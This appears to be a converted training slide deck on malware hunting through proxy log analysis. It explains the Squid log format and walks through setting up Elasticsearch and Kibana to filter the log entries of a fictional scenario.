


Malware Hunting



Pivot Points We Have Confirmed



Malware Hunting

- Network Forensics
 - When we get network IOCs, we should investigate network devices' logs with the IOCs in order to find suspicious hosts.
 - In many cases, we investigate proxy logs or firewall logs with IP addresses, FQDNs, or URL patterns of C2 hosts.
 - In our fictional scenario case, the victim company has used a proxy server to records http/https traffic to the internet. Therefore, we will investigate the proxy logs in this section.
- Large-Scale Response
 - You can also use other type of IOCs such as mutexes, file hashes, file names, and registry paths with EDR enabled environments.

Proxy Log Analysis 101

- What is Proxy Log Analysis?
 - Often times, there are restrictions on accessing the Internet without using web proxies in enterprise networks. In other words, we can check large portions of web traffics from internal clients to the Internet by analyzing proxy logs.
- Why Proxy Log Analysis?
 - Many RATs are known to use HTTP for C2. Thus, we can find evidences of those traffics in proxy logs. Moreover, if we already know one or more infected hosts and got domains or URL patterns of their C2 traffics, we can find other infected hosts by finding the same patterns in proxy logs.
 - Drive-by download attacks are sometimes used in the initial infection of targeted attacks. Evidences of these attacks could have been logged by proxy servers.

Log Format

- Squid is the de facto standard proxy server. Its log format is configurable. However, it has some default preset formats.
- In our scenario case, the victim company's proxy server was configured to use the preset "combined". The details are shown below.

```
192.168.52.44 - - [07/Mar/2018:15:13:51 +0900] "GET http://eikaiwa.dmm.com/ HTTP/1.1" 200  
[1] [2] [3] [4] [5] [6]  
77613 "https://www.bing.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
[7] [8] [9]  
(KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393" TCP_MISS:HIER_DIRECT  
[9 (cont.)] [10]
```

[1] client IP address

[2] date & time

[3] HTTP method

[4] requested URL

[5] HTTP version

[6] HTTP response code

[7] response data size in bites

[8] referrer URL

[9] User-Agent

[10] proxy status


Log Analysis Tool

- In the scenario case, there are over 160,000 lines of proxy logs for investigation.
- We usually use some analysis tool.
- In this case, we will use Elasticsearch and Kibana.
 - Elasticsearch is a modern full-text search engine.
 - Kibana is a visualization plug-in for Elasticsearch.
 - You can find instructions for building the log analysis environment in our appendix document.
- You can also perform proxy log analysis with traditional un*x commands such as grep, awk, sort, uniq and so on.
 - Instructions of the traditional method are in our appendix document.

Launching Log Parsing Environment (1)

- Double-click the bat file to launch Elasticsearch and Kibana.

Shortcuts\05_RootCauseAnalysis\0501_ProxyLogAnalysis



C:\Windows\system32\cmd.exe - bin\elasticsearch.bat

You can confirm that the tool has started by the console messages.

```
[2019-06-12T10:32:57,376][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] starting ...
[2019-06-12T10:32:58,505][INFO ][o.e.t.TransportService   ] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9300}, bound_ad
dresses {127.0.0.1:9300}
[2019-06-12T10:32:58,642][INFO ][o.e.c.c.Coordinator      ] [DESKTOP-5H77HEB] cluster UUID [eyppNzpGQXauQn158MH_Gg]
[2019-06-12T10:32:58,689][INFO ][o.e.c.c.ClusterBootstrapService] [DESKTOP-5H77HEB] no discovery configuration found, wi
ll perform best-effort cluster bootstrapping after [3s] unless existing master is discovered
[2019-06-12T10:32:59,876][INFO ][o.e.c.s.MasterService       ] [DESKTOP-5H77HEB] elected-as-master ([1] nodes joined){[DESK
TOP-5H77HEB]{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xp
ack.installed=true, ml.max_open_jobs=20} elect leader, _BECOME_MASTER_TASK_, _FINISH_ELECTION_, term: 2, version: 28, reason: master node changed {previous [], current [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xpack.installed=true, ml.max_open_jobs=20}]}
[2019-06-12T10:33:00,189][INFO ][o.e.c.s.ClusterApplierService] [DESKTOP-5H77HEB] master node changed {previous [], current [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YP1SkCP-3xE1BU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xpack.installed=true, ml.max_open_jobs=20}]}, term: 2, version: 28, reason: Publication{term=2, version=28}
[2019-06-12T10:33:01,939][WARN ][o.e.x.s.a.s.m.NativeRoleMappingStore] [DESKTOP-5H77HEB] Failed to clear cache for realm
s [[]]
[2019-06-12T10:33:02,533][INFO ][o.e.l.LicenseService         ] [DESKTOP-5H77HEB] license [2a51d7f0-5a08-4d02-a717-289c561fc0
dee] mode [basic] - valid
[2019-06-12T10:33:02,658][INFO ][o.e.g.GatewayService        ] [DESKTOP-5H77HEB] recovered [4] indices into cluster_state
[2019-06-12T10:33:03,970][INFO ][o.e.c.r.a.AllocationService] [DESKTOP-5H77HEB] Cluster health status changed from [RED]
to [YELLOW] (reason: [shards started [[.kibana_1][0], [ntfslogtracker-win10][2], [ntfslogtracker-win10][0]] ...]).
[2019-06-12T10:33:04,189][INFO ][o.e.h.AbstractHttpServerTransport] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9200},
bound_addresses {127.0.0.1:9200, {:::1}:9200}
[2019-06-12T10:33:04,189][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] started
[2019-06-12T10:33:05,330][INFO ][o.e.c.m.MetadataIndexTemplateService] [DESKTOP-5H77HEB] adding template [.management-beats]
ats] for index patterns [.management-beats]
```



```
[2019-06-12T10:33:07,701][INFO ][o.e.n.Node                ] [DESKTOP-5H77HEB] started
[2019-06-12T10:33:07,733][INFO ][o.e.c.m.MetadataIndexTemplateService] [DESKTOP-5H77HEB] adding template [.management-beats]
ats] for index patterns [.management-beats]
log [01:33:07.701] [info][listening] Server running at http://localhost:5601
log [01:33:07.733] [info][status][plugin:spaces@7.1.0] Status changed from yellow to green - Ready
```

Launching Log Parsing Environment (3)

- Open the following URL with a web browser (e.g. Chrome).
 - <http://localhost:5601/>

Launching Log Parsing Environment (4)

- Let's go to the Discover view and select "proxy-*" as the target index pattern.



Launching Log Parsing Environment (5)

- First, specify the time range to search.

The screenshot shows the Log Parsing Environment interface. At the top, there are buttons for 'Open', 'Share', and 'Inspect'. Below these is a search bar with 'KQL' and a calendar icon. The main time range is set to '~ 15 years ago' to 'now'. A dropdown menu is open, showing 'Absolute' and 'Relative' options, with 'Relative' selected. The 'Relative' dropdown is further open, showing a list of time units: 'Seconds ago', 'Minutes ago', 'Hours ago', 'Days ago', 'Weeks ago', 'Months ago', and 'Years ago'. The 'Years ago' option is highlighted. To the right of the time range is a green 'Update' button. Below the time range, there is a message: 'No results match your search criteria'. At the bottom, there is a section titled 'Expand your time range' with a description: 'One or more of the indices you're looking at contains a date field. Your query is not in the current time range, or there may not be any data at all in the currently selected time range. Try changing the time range to one which contains data.'

1. Click the Start on the range.


2. Click "Relative".

3. Select "Years ago".

4. Click "Update" to apply.


Launching Log Parsing Environment

- In order to make the result easy to view, add fields other than "Status" and "Timestamp" by clicking links in the "Available fields" window.



Launching Log Parsing Environment (7)

- Finally, by clicking the “Sort by time” button, sort logs in chronological order.



The screenshot shows a log parsing interface with a table of logs. The table has columns for 'Time' and 'Rem'. The logs are sorted by time in chronological order. A red box highlights the 'Time' column header, and a tooltip 'Sort by time' is visible over the first row.

Time	Rem
> Apr 2, 2018 @ 17:09:34.000	192.8.52
> Apr 2, 2018 @ 17:08:41.000	192.8.52
> Apr 2, 2018 @ 17:08:22.000	192.8.52
> Apr 2, 2018 @ 17:05:49.000	192.8.52

Launching Log Parsing Environment (8)

- Now, you are ready to use "Discover" interface.
- You can filter and examine logs by using filter form like below.

New Sav

1. Input a search string.

2. Click Update/Refresh button.

Filters

google.com

KQL



Last 15 years

Show dates

Refresh

3. Then you can get logs containing the string.

Time ^						URL	UserAgent	Version
> Feb 28, 2018 @ 06:27:06.000	CONNEC T	-	192.16 8.52.41	200	5,698	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98e cff1128b225a165728044bbdeb-refs/branch-h eads/3282@{#671}) channel(stable)	HTTP/ 1.1
> Feb 28, 2018 @ 06:56:01.000	CONNEC T	-	192.16 8.52.40	200	5,755	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98e cff1128b225a165728044bbdeb-refs/branch-h eads/3282@{#671}) channel(stable)	HTTP/ 1.1
> Feb 28, 2018 @ 07:35:57.000	CONNEC T	-	192.16 8.52.41	200	5,812	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98e cff1128b225a165728044bbdeb-refs/branch-h eads/3282@{#671}) channel(stable)	HTTP/ 1.1

Launching Log Parsing Environment (9)

- You can save your interface settings such as column order.
- in order to save the settings, click "Save" button placed top left, set its title, and click "Confirm Save" button. You can load the settings by clicking "Open" button.

1. Click "Save" button.

2. Set "Title" for it.

3. Click "Confirm Save" button.

Time	Method	Referer	Re
> Feb 28, 2018 @ 06:27:06.000	CONNEC	-	19
	T		8.
> Feb 28, 2018 @ 06:56:01.000	CONNEC	-	19
	T		8.

UserAgent	Version
chrome-WIN 64.0.3282.167 (544778c9ce98e-refs/branch-hable)	HTTP/ 1.1
chrome-WIN 64.0.3282.167 (544778c9ce98e-refs/branch-hable)	HTTP/ 1.1

Scenario 1 Labs

What We Found About Malicious Traffic So Far (1)

